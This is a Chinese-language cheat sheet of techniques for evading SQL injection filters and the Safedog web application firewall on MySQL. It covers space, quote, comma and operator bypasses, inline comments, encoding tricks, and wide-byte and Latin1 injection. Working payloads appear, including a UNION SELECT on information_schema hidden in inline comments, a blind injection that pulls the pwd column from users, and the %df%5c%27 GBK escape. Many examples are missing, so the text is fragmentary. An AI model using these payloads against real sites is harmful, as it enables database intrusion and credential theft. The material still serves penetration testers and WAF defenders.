常见绕过过滤方法
Version alternative**s**
系统库等的可替代库
- innodb引擎可用mysql.innodb_table_stats、innodb_index_stats,sys.schema_table_statistics和sys.x$schema_flattened_keys来代替
- 除此之外,系统表sys.schema_table_statistics_with_buffer、sys.schema_auto_increment_columns用于记录查询的缓存,某些情况下可代替information_schema
空格绕过
两个空格代替一个空格,用Tab代替空格,%a0=空格:
- 最基本的绕过方法,用注释替换空格:

- 使用浮点数:
- 括号绕过空格:
如果空格被过滤,括号没有被过滤,可以用括号绕过。
在MySQL中,括号是用来包围子查询的。因此,任何可以计算出结果的语句,都可以用括号包围起来。而括号的两端,可以没有多余的空格。

这种过滤方法常常用于time based盲注,例如:
上面的方法既没有逗号也没有空格。猜解database()第一个字符ascii码是否为109,若是则加载延时。
引号绕过
会使用到引号的地方一般是在最后的where子句中。如下面的一条sql语句,这条语句就是一个简单的用来查选得到users表中所有字段的一条语句:
这个时候如果引号被过滤了,那么上面的where子句就无法使用了。那么遇到这样的问题就要使用**十六进制**来处理这个问题了。
users的十六进制的字符串是7573657273。那么最后的sql语句就变为了:
逗号绕过
在使用盲注的时候,需要使用到substr(),mid(),limit。这些子句方法都需要使用到逗号。对于substr()和mid()这两个方法可以使用from to的方式来解决:
使用join:
使用like:
对于limit可以使用offset来绕过:
比较符号(<>)绕过
使用greatest()/least()
- greatest返回最大值
- least返回最小值
同样是在使用盲注的时候,在使用二分查找的时候需要使用到比较操作符来进行查找。如果无法使用比较操作符,那么就需要使用到greatest来进行绕过了。
最常见的一个盲注的sql语句:
此时如果比较操作符被过滤,上面的盲注语句则无法使用,那么就可以使用greatest来代替比较操作符了。greatest(n1,n2,n3,...)函数返回输入参数(n1,n2,n3,...)的最大值。
那么上面的这条sql语句可以使用greatest变为如下的子句:
使用between and
or and xor not绕过
绕过注释符号过滤
常见注释
- --±-
-

最后的or '1闭合查询语句的最后的单引号,或者:
=绕过
union/select/where等绕过
使用注释符绕过
常用注释符:
用法:
使用大小写绕过
内联注释绕过
id=-1'/*!UnIoN*/ SeLeCT 1,2,concat(/*!table_name*/) FrOM /*information_schema*/.tables /*!WHERE *//*!TaBlE_ScHeMa*/ like database()#
双关键字绕过
通用绕过(编码)
如URLEncode编码,ASCII,HEX,unicode编码绕过:
等价函数绕过
hex()、bin() ==> ascii()

sleep() ==>benchmark()

concat_ws()==>group_concat()

mid()、substr() ==> substring()

@@user ==> user()

@@datadir ==> datadir()

举例:substring()和substr()无法使用时:
?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

或者:
substr((select 'password'),1,1) = 0x70
strcmp(left('password',1), 0x69) = 1
strcmp(left('password',1), 0x70) = 0
strcmp(left('password',1), 0x71) = -1
宽字节注入
过滤 ' 的时候往往利用的思路是将 ' 转换为 \' 。
在 mysql 中使用 GBK 编码的时候,会认为两个字符为一个汉字,一般有两种思路:
- %df 吃掉 具体的方法是 urlencode(') = %5c%27,我们在 %5c%27 前面添加 %df ,形成 %df%5c%27 ,而 mysql 在 GBK 编码方式的时候会将两个字节当做一个汉字,%df%5c 就是一个汉字,%27 作为一个单独的(')符号在外面:
- 将 \' 中的 过滤掉,例如可以构造 %**%5c%5c%27 ,后面的 %5c 会被前面的 %5c 注释掉。

值得一提的是,宽字节注入不止%df%5c可以被解码为汉字从而逃逸,类似%de%5c(轡)都可以,具体可以查看码表(GBK 编码范围, GBK 编码表)
宽字节注入的PHP函数
-
replace():过滤 ' ,将 ' 转化为 \' ,将 转为 \,将 " 转为 \"
-
addslaches():返回在预定义字符之前添加反斜杠(\)的字符串。预定义字符:' , " , \(防御此漏洞,要将 mysql_query 设置为 binary 的方式)
-
mysql_real_escape_string():转义下列字符:
(防御,将mysql设置为gbk即可)
Latin1编码绕过
Important
Mysql表的编码默认为latin1,如果设置字符集为utf8,则存在一些latin1中有而utf8中没有的字符,而Mysql是如何处理这些字符的呢?直接忽略
上面的%c2可以换为%c2-%ef之间的任意字符
安全狗
环境准备
安全狗:apace4.0版
apace:2.49版本
mysql:5.7版本
and/or xxx=xxx绕过


安全狗不会单个拦截and/or,但是当后面跟了xxx=xxx或者一个数字/字符就会拦截
绕过方法:
- 内联注释
- 用其他字符替换 and 或者 or
- 带入的不是字符串和数字型,带入特殊字符或者特殊函数
内联注释/*! /:在mysql中,/! */被称为内联注释,里面的内容是会被mysql解析的,解析情况分为以下两种:
*1.当/!紧跟数据库版本号时
这种情况表示,当目前的数据库版本号大于指定的版本号时,里面的内容才会被解释SQL语句,否则会被当做注释处理而被忽略掉
CREATE DATABASE `mydb` /*!40100 DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci */
表示当 MySQL 的版本号大于 4.1.00 时,后面的 SQL 语句才会被执行。
*2.当/!不紧跟版本号时
这种情况下,里面的内容会被当做SQL语句解析执行
-- 内联注释语句
-- 解析后的语句相当于
内联注释绕过


可以看到直接使用内联注释是不行的,必须加上版本号
关于哪个版本号才可以,可以自已多试几个,也可采用fuzz的形式(burpfuzz或者写个脚本都可以),可以先用小数字去试

用xor(^)代替and
order by绕过

可以看到order by是直接被拦截的
绕过方法:
- 内联注释
- 单行注释+换行绕过
内敛注释绕过
